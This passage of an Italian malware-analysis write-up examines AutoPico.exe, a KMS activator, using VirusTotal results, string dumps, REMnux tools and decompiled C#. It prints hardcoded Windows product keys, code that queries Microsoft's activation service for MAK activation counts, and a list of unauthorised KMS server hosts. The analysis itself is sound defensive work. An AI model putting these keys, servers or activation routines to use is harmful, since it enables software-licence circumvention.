Per quanto riguarda invece le librerie importate, troviamo solo la libreria **mscoree.dll**. mscoree sta per Microsoft .NET Common Language Runtime Execution Engine e svolge un ruolo cruciale nel caricamento e nell'esecuzione delle applicazioni .NET.

L'esecuzione di un file .NET inizia con l'esecuzione di mscoree.dll, che carica le librerie e i file necessari per eseguire l'applicazione .NET e quindi inizia l'esecuzione del codice dell'applicazione. Inoltre è responsabile dell'allocazione della memoria, della gestione delle risorse e della gestione degli errori per le applicazioni .NET.



53

171

Community Score

53 security vendors and 1 sandbox flagged this file as malicious

Reanalyze

Similar

More

c6603d416dfc48894eda35d9a9a8523bdf9823e215ab926783ce6848aa8a62c4

Size

722.69 KB

Last Analysis Date

14 days ago

AutoPico.exe

peexe

assembly

overlay

revoked-cert

runtime-modules

invalid-signature

signed

detect-debug-environment

checks-network-adapters

long-sleeps

direct-cpu-clock-access

via-lor

calls-wmi

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 20 +

Crowdsourced YARA rules

Matches rule WinDivert\_Driver by Florian Roth from ruleset gen\_pua at <https://github.com/Neo23x0/signature-base>

↳ Detects WinDivert User-Mode packet capturing driver

Matches rule INDICATOR\_EXE\_Packed\_Dotfuscator by ditekSHen from ruleset indicator\_packed at <https://github.com/ditekshen/detection>

↳ Detects executables packed with Dotfuscator

Matches rule Multifamily\_RAT\_Detection by Lucas Acha (<http://www.lukeacha.com>) from ruleset rat\_detection at <https://github.com/securitymagic/yara>

↳ Generic Detection for multiple RAT families, PUPs, Packers and suspicious executables

Dynamic Analysis Sandbox Detections

The sandbox Dr.Web vxCube flags this file as: MALWARE EXPLOIT

Popular threat label

hacktool.rpchook/autokms

Threat categories

hacktool

trojan

pua

Family labels

rpchook

autokms

kmsactivator

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	HackTool/Win.AutoKMS.C948312
ALYac	Application.Hacktool.KMSActivator.AQ	Antiy-AVL	RiskWare[NetTool]/Win64.RPCHook
Arcabit	Application.KMS	Avast	Win32:MiscX-gen [PUP]

L'analisi del file AutoPico.exe da parte di **VirusTotal** ha rivelato che il file è stato classificato come malevolo da 53 diversi motori antivirus. Il file presenta anche molteplici etichette, nella sezione "Behavior" vengono elencate le funzionalità del software, tra cui:

- **Persistenza:** il malware è in grado di mantenere la sua presenza sul sistema anche dopo un riavvio.
- **Privilege escalation:** il malware è in grado di aumentare i propri privilegi, in modo da avere accesso a parti del sistema a cui non avrebbe altrimenti accesso.
- **Evasione delle difese:** il malware è in grado di eludere le misure di sicurezza del sistema, come firewall e antivirus.
- **Modifica dei registri:** il malware è in grado di modificare i registri di sistema, in modo da modificare il comportamento del sistema operativo.
- **Evasione della virtualizzazione/sandbox:** il malware è in grado di rilevare e aggirare le sandbox, che sono ambienti di test isolati utilizzati per analizzare il malware.

Persistence TA0003

Windows Service T1543.003

Modifies existing windows services

Privilege Escalation TA0004

Windows Service T1543.003

Modifies existing windows services

Defense Evasion TA0005

Obfuscated Files or Information T1027

Encode data using Base64

Encrypt data using AES via .NET

Obfuscated with Dotfuscator

Software Packing T1027.002

PE file has an executable .text section which is very likely to contain packed code (zlib compression ratio < 0.3)

Masquerading T1036

Drops PE files to the windows directory (C:\Windows)

Creates files inside the system directory

Creates files inside the user directory

Modify Registry T1112

Delete registry value

Delete registry key

Adversaries may interact with the Windows Registry to hide configuration information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution.

Execution TA0002

Windows Management Instrumentation T1047

Access WMI data in .NET

Command and Scripting Interpreter T1059

Accept command line arguments

Native API T1106

Adversaries may interact with the native OS application programming interface (API) to execute behaviors.

Service Execution T1569.002

Interact with driver via control codes

Virtualization/Sandbox Evasion T1497

Query firmware table information (likely to detect VMs)

May sleep (evasive loops) to hinder dynamic analysis

Contains long sleeps (>= 3 min)

L'analisi delle stringhe con **BinText** ha portato alla conclusione che il software in questione utilizza vari metodi per verificare se è possibile ottenere le chiavi di licenza di Windows in base alla versione corrente. In primo luogo, viene rilevato il tipo di sistema operativo in modo da poter creare una chiave seriale valida per esso.

U	00000005D6A6	00000045F4A6	0	EnterpriseS
U	00000005D6BE	00000045F4BE	0	EnterpriseSN
U	00000005D6E2	00000045F4E2	0	HomeN
U	00000005D6EE	00000045F4EE	0	HomeCountrySpecific
U	00000005D716	00000045F516	0	HomeSingleLanguage
U	00000005D73C	00000045F53C	0	CoreN
U	00000005D748	00000045F548	0	CoreCountrySpecific
U	00000005D770	00000045F570	0	CoreSingleLanguage
U	00000005D796	00000045F596	0	CoreARM
U	00000005D7A6	00000045F5A6	0	EmbeddedIndustryA
U	00000005D7CA	00000045F5CA	0	ProfessionalS
U	00000005D7E6	00000045F5E6	0	CoreConnectedCountrySpecific
U	00000005D820	00000045F620	0	EmbeddedIndustry
U	00000005D842	00000045F642	0	CoreConnected
U	00000005D85E	00000045F65E	0	CoreConnectedSingleLanguage
U	00000005D896	00000045F696	0	ProfessionalStudent
U	00000005D8BE	00000045F6BE	0	CoreConnectedN
U	00000005D8DC	00000045F6DC	0	ProfessionalSN
U	00000005D8FA	00000045F6FA	0	EmbeddedIndustryE

L'hack tool utilizza vari metodi per verificare se è possibile ottenere una chiave seriale valida per Windows. Uno di questi metodi consiste nel fare delle query al sito Web di Microsoft. Se le chiavi seriali sono accettate dai server di Microsoft, saranno considerate valide anche da Microsoft stessa.

U	00000005FE4A	000000461C4A	0	http://www.microsoft.com/DRM/PKEY/Configuration/2.0
U	00000005FF61	000000461D61	0	pkc:EditionId
U	00000005FF7D	000000461D7D	0	pkc:ProductDescription
U	00000005FFAB	000000461DAB	0	Not Found
U	00000005FFBF	000000461DBF	0	Checking count...
U	00000005FFE3	000000461DE3	0	ActivationRequest
U	000000060007	000000461E07	0	http://www.microsoft.com/DRM/SL/BatchActivationRequest/1.0
U	00000006007D	000000461E7D	0	VersionNumber
U	0000000600A1	000000461EA1	0	RequestType
U	0000000600BD	000000461EBD	0	Requests
U	0000000600CF	000000461ECF	0	Request
U	000000060426	000000462226	0	REPLACEME1
U	00000006043C	00000046223C	0	REPLACEME2
U	000000060453	000000462253	0	https://activation.sls.microsoft.com/BatchActivation/BatchActivation.asmx
U	000000060525	000000462325	0	SOAPAction
U	000000060538	000000462338	0	http://www.microsoft.com/BatchActivationService/BatchActivate
U	0000000605B7	0000004623B7	0	ResponseXml
U	000000060605	000000462405	0	ActivationRemaining

Utilizzando **remnux**, procediamo con l'utilizzo di comandi già visti in precedenza. I comandi **trid** e **file** hanno confermato che il programma è un PE32, ovvero un file eseguibile su 32 bit. Il programma utilizza anche una GUI, ovvero un'interfaccia grafica utente. Infine, il programma utilizza la piattaforma .NET, ovvero un framework di sviluppo software sviluppato da Microsoft.

```
remnux@remnux:~/Documents$ trid AmicoNerd.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found: 14909
Analyzing...

Collecting data from file: AmicoNerd.exe
53.9% (.EXE) Generic CIL Executable (.NET, Mono, etc.) (73123/4/13)
12.2% (.EXE) Microsoft Visual C++ compiled executable (generic) (16529/12/5)
 9.6% (.SCR) Windows screen saver (13101/52/3)
 7.7% (.EXE) Win64 Executable (generic) (10523/12/4)
 4.8% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
remnux@remnux:~/Documents$ file AmicoNerd.exe
AmicoNerd.exe: PE32 executable GUI Intel 80386 Mono/.Net assembly, for MS Windows
```

Il comando **clamscan** ha definito il programma come un tool, nello specifico un KMS activator, ovvero un software che può essere utilizzato per attivare illegalmente copie di Windows/Office.

```
remnux@remnux:~/Documents$ clamscan AmicoNerd.exe
/home/remnux/Documents/AmicoNerd.exe: Win.Tool.Kmsactivator-9811695-0 FOUND

----- SCAN SUMMARY -----
Known viruses: 8671008
Engine version: 0.103.8
Scanned directories: 0
Scanned files: 1
Infected files: 1
```

Il comando **signsrch** ha rilevato la presenza degli algoritmi AES e SSH nel programma. Questi algoritmi sono utilizzati per crittografare e decrittografare i dati.

**AES** e **SSH** sono due algoritmi crittografici molto utilizzati. **AES** è un algoritmo a chiave simmetrica, ovvero utilizza la stessa chiave per crittografare e decrittografare i dati. **SSH** è un algoritmo a chiave asimmetrica, ovvero utilizza due chiavi diverse per crittografare e decrittografare i dati.

```
offset  num  description [bits.endian.size]
-----
00000250 895  AES Rijndael Si / ARIA X1[..256]
000003c8 894  AES Rijndael S / ARIA S1[..256]
0009dc1b 917  SSH RSA id-sha1 OBJ.ID. oiw(14) secsig(3) algorithms(2) 26[..15]

3 signatures found in the file in 1 seconds
```

Il comando **pecheck** ha anche confermato il comportamento già visto in precedenza su VirusTotal.

```
reference anti-VM strings targeting VirtualBox
namespace anti-analysis/anti-vm/vm-detection
author michael.hunhoff@mandiant.com
scope file
att&ck Defense Evasion::Virtualization/Sandbox Evasion::System Checks [T1497.001]
mbc Anti-Behavioral Analysis::Virtual Machine Detection [B0009]
references https://github.com/LordNoteworthy/al-khaser/blob/master/al-khaser/AntiVM/Vi
```

```
encrypt data using AES via .NET
namespace data-manipulation/encryption/aes
author william.ballenthin@mandiant.com
scope file
att&ck Defense Evasion::Obfuscated Files or Information [T1027]
mbc Defense Evasion::Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m0
5], Cryptography::Encrypt Data::AES [C0027.001]
examples b9f5bd514485fb06da39beff051b9fdc
and:
  string: "RijndaelManaged" @ 0x4AFBA
  string: "CryptoStream" @ 0x4B00D
  string: "System.Security.Cryptography" @ 0x4AF70
```

L'analisi delle stringhe ha rilevato l'utilizzo di chiavi di licenza e la connessione a un server nel caso in cui le chiavi non funzionino.

```
ProfessionalStudentN
ProfessionalWMC
```

```
W269N-WFGWX-YVC9B-4J6C9-T83GX
MH37W-N47XK-V7XM9-C7227-GCQG9
NPPR9-FWDCX-D2C8J-H872K-2YT43
DPH2V-TTNVB-4X9Q3-TJR4H-KHJW4
NW6C2-QMPVW-D7KKK-3GKT6-VCFB2
2WH4N-8QGBV-H22JP-CT43Q-MDWWJ
WNMTR-4C88C-JK8YV-HQ7T2-76DF9
2F77B-TNFGY-69QQF-B8YKP-D69TJ
TX9XD-98N7V-6WMQ6-BX7FG-H8Q99
3KHY7-WNT83-DGQKR-F7HPR-844BM
PVMJN-6DFY6-9CCP6-7BKTT-D3WVR
```

```
Synchronizing Time...
W32Time
Time synchronized
Error: No Server Time Found
.pool.ntp.org
Checking Port:
Error Checking host:
Port is Open:
Error: Port is Closed:
Checking Internet Connection...
8.8.8.8
www.google.com
Internet Connection Detected
No Internet Connection Detected
```

Per analizzare meglio questa ipotesi abbiamo prima deoffuscato e poi decompilato il codice per intero, analizzando in dettaglio le varie funzioni del codice.

```
remnux@remnux:~/Documents/amiconerd$ de4dot -r /home/remnux/Documents/amiconerd -ro /home/remnux/Documents/amiconerdDEB/AmicoNerdDEB.exe

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected Dotfuscator 1032:1:0:4.10.1.2419 (/home/remnux/Documents/amiconerd/AmicoNerd.exe)
Cleaning /home/remnux/Documents/amiconerd/AmicoNerd.exe
Renaming all obfuscated symbols
Saving /home/remnux/Documents/amiconerdDEB/AmicoNerdDEB.exe/AmicoNerd.exe
```

```
remnux@remnux:~/Documents/amiconerdDEB/AmicoNerdDEB.exe$ ls
AmicoNerd.exe
remnux@remnux:~/Documents/amiconerdDEB/AmicoNerdDEB.exe$ ilspycmd AmicoNerd.exe -o /home/remnux/Documents/amiconerdDEB
```

Il codice del programma è stato diviso in tre sezioni principali:

1. La sezione "**Statica**" contiene una serie di serial key, che possono essere utilizzati per attivare copie di Windows o Office. Questa sezione viene utilizzata nel caso in cui l'ambiente in cui viene avviato il programma non abbia accesso a Internet o se si verificano problemi con le altre sezioni del codice.

2. La sezione "**Dinamica Originale**" utilizza una chiave MAK (Multiple Activation Key), che è una chiave di licenza univoca fornita da Microsoft ai suoi clienti. Una volta inserita la chiave MAK durante la procedura di attivazione, il software comunica con i server di Microsoft per verificare la validità della chiave. Questo metodo viene utilizzato in modo quasi lecito, in quanto utilizza una chiave MAK originale per generare serial key originali per diversi utenti.

3. La sezione "**Dinamica illecita**" contatta server "illeciti" per generare serial key per Windows o Office.

Nella prima sezione, il programma tenta di immettere codici seriali già noti, nel caso in cui gli altri metodi non siano disponibili o in mancanza di Internet."

```
private static string smethod_7(ref string string_0)
{
    string text = string_0;
    switch (Class83.smethod_0(text))
    {
        case 1748590053u:
            if (Operators.CompareString(text, "ProfessionalE", false) == 0)
            {
                return "W82YF-2Q76Y-63HXB-FGJG9-GF7QX";
            }
            goto default;
        case 588384575u:
            if (Operators.CompareString(text, "Embedded", false) == 0)
            {
                return "73KQT-CD9G6-K7TQG-66MRP-CQ22C";
            }
            goto default;
        case 286266594u:
            if (Operators.CompareString(text, "Enterprise", false) == 0)
            {
                return "33PXH-7Y6KF-2VJC9-XB8R8-HVTHH";
            }
            goto default;
        case 2203091685u:
            if (Operators.CompareString(text, "EnterpriseE", false) == 0)
            {
                return "C29WB-22CC8-VJ326-GHFJW-H9DH4";
            }
    }
}
```

Il **metodo dinamico lecito** utilizza una chiave MAK autentica (Multiple Activation Key) per estrarre una chiave seriale autentica dai server di Microsoft. Questa chiave seriale viene quindi verificata dalla funzione e, se è valida, viene aggiunta o sostituita alla chiave attuale.

```
FileLogger logger = variables_0.Logger;
string message = "Checking count...";
logger.LogMessage(ref message);
XmlDocument val = new XmlDocument();
XmlElement val2 = val.CreateElement("ActivationRequest", "http://www.microsoft.com/DRM/SL/BatchActivationRequest/1.0");
((XmlNode)val1).AppendChild((XmlNode)(object)val2);
XmlElement val3 = val.CreateElement("VersionNumber", val2.get_NamespaceURI());
val3.set_InnerText("2.0");
((XmlNode)val2).AppendChild((XmlNode)(object)val3);
XmlElement val4 = val.CreateElement("RequestType", val2.get_NamespaceURI());
val4.set_InnerText("2");
((XmlNode)val2).AppendChild((XmlNode)(object)val4);
XmlElement val5 = val.CreateElement("Requests", val2.get_NamespaceURI());
XmlElement val6 = val.CreateElement("Request", val5.get_NamespaceURI());
XmlElement val7 = val.CreateElement("PID", val6.get_NamespaceURI());
val7.set_InnerText(string_1.Replace("XXXXX", "55041"));
((XmlNode)val6).AppendChild((XmlNode)(object)val7);
((XmlNode)val5).AppendChild((XmlNode)(object)val6);
((XmlNode)val2).AppendChild((XmlNode)(object)val5);
byte[] bytes = Encoding.Unicode.GetBytes(val.get_InnerXml());
string newValue = Convert.ToBase64String(bytes);
HMACSHA256 val8 = new HMACSHA256();
((HMAC)val8).set_Key(BPrivateKey);
string newValue2 = Convert.ToBase64String(((HashAlgorithm)val8).ComputeHash(bytes));
string text = "<?xml version='1.0' encoding='utf-8'><soap:Envelope xmlns:soap='http://schemas.xmlsoap.org/soap/envelope/'>";
text = text.Replace("REPLACEME1", newValue2);
text = text.Replace("REPLACEME2", newValue);
```

Possiamo ipotizzare che la funzione in questione sia parte di un programma o script che effettua la verifica delle licenze di Microsoft tramite una richiesta SOAP a un servizio Web di Microsoft, utilizzando una chiave MAK.

La funzione restituisce il numero di attivazioni rimanenti per la chiave MAK e gestisce situazioni in cui la chiave MAK potrebbe essere bloccata. La richiesta SOAP è un tipo di richiesta di rete che viene utilizzata per comunicare con i servizi Web.

La funzione è quindi utilizzata per verificare se una chiave MAK è valida o bloccata ed il numero di attivazioni rimanenti per la chiave.

```
XmlDocument val9 = new XmlDocument();
val9.LoadXml(text);
HttpRequest val10 = (HttpRequest)WebRequest.Create("https://activation.sls.microsoft.com/BatchActivation/BatchActivation.asmx");
val10.set_Method("POST");
val10.set_ContentType("text/xml; charset='utf-8'");
val10.get_Headers().Add("SOAPAction", "http://www.microsoft.com/BatchActivationService/BatchActivate");
Stream requestStream = val10.GetRequestStream();
val9.Save(requestStream);
IAsyncResult asyncResult = val10.BeginGetResponse((AsyncCallback)null, (object)null);
asyncResult.AsyncWaitHandle.WaitOne();
WebResponse val11 = val10.EndGetResponse(asyncResult);
XmlReader obj = XmlReader.Create((TextReader)new StringReader(new StreamReader(val11.GetResponseStream()).ReadToEnd()));
obj.ReadToFollowing("ResponseXml");
XmlReader val12 = XmlReader.Create((TextReader)new StringReader(obj.ReadElementContentAsString().Replace(">", ">").Replace("<", "<").Replace("utf-16", "utf-8")));
val12.ReadToFollowing("ActivationRemaining");
string text2 = val12.ReadElementContentAsString();
if (Convert.ToInt32(text2) < 0)
{
    val12.ReadToFollowing("ErrorCode");
    if (Operators.CompareString(val12.ReadElementContentAsString(), "0x67", false) == 0)
    {
        FileLogger logger2 = variables_0.Logger;
        message = "MAK Blocked";
        logger2.LogMessage(ref message);
        return "0 (Blocked)";
    }
}
```



**L'ultima sezione** del codice del programma utilizza server illeciti per ottenere chiavi seriali. Questi server non sono autorizzati da Microsoft e potrebbero contenere malware o altre minacce alla sicurezza.

```
internal static void smethod_7(ref Variables variables_0)
{
    variables_0.ServersOnline = new HostServer[5]
    {
        new HostServer("kms.digiboy.ir", 1688u),
        new HostServer("zh.us.to", 1688u),
        new HostServer("skms.ddns.net", 1688u),
        new HostServer("110.noip.me", 1688u),
        new HostServer("3rss.vicp.net", 20439u)
    };
    checked
```

I tentativi descritti in precedenza possono portare al successo dell' hack tool, che sarà in grado di creare una chiave seriale valida per poter craccare le varie versioni di Windows o di Office.

L'hack tool utilizza una serie di metodi per ottenere chiavi seriali, tra cui l'utilizzo di serial key, chiavi MAK e server illeciti. L'utilizzo di questi metodi è illegale e può comportare conseguenze legali.

In conclusione, **il malware proposto è semplicemente un hack tool, un software che potrebbe essere utilizzato per attivare illegalmente copie di Windows o Office.**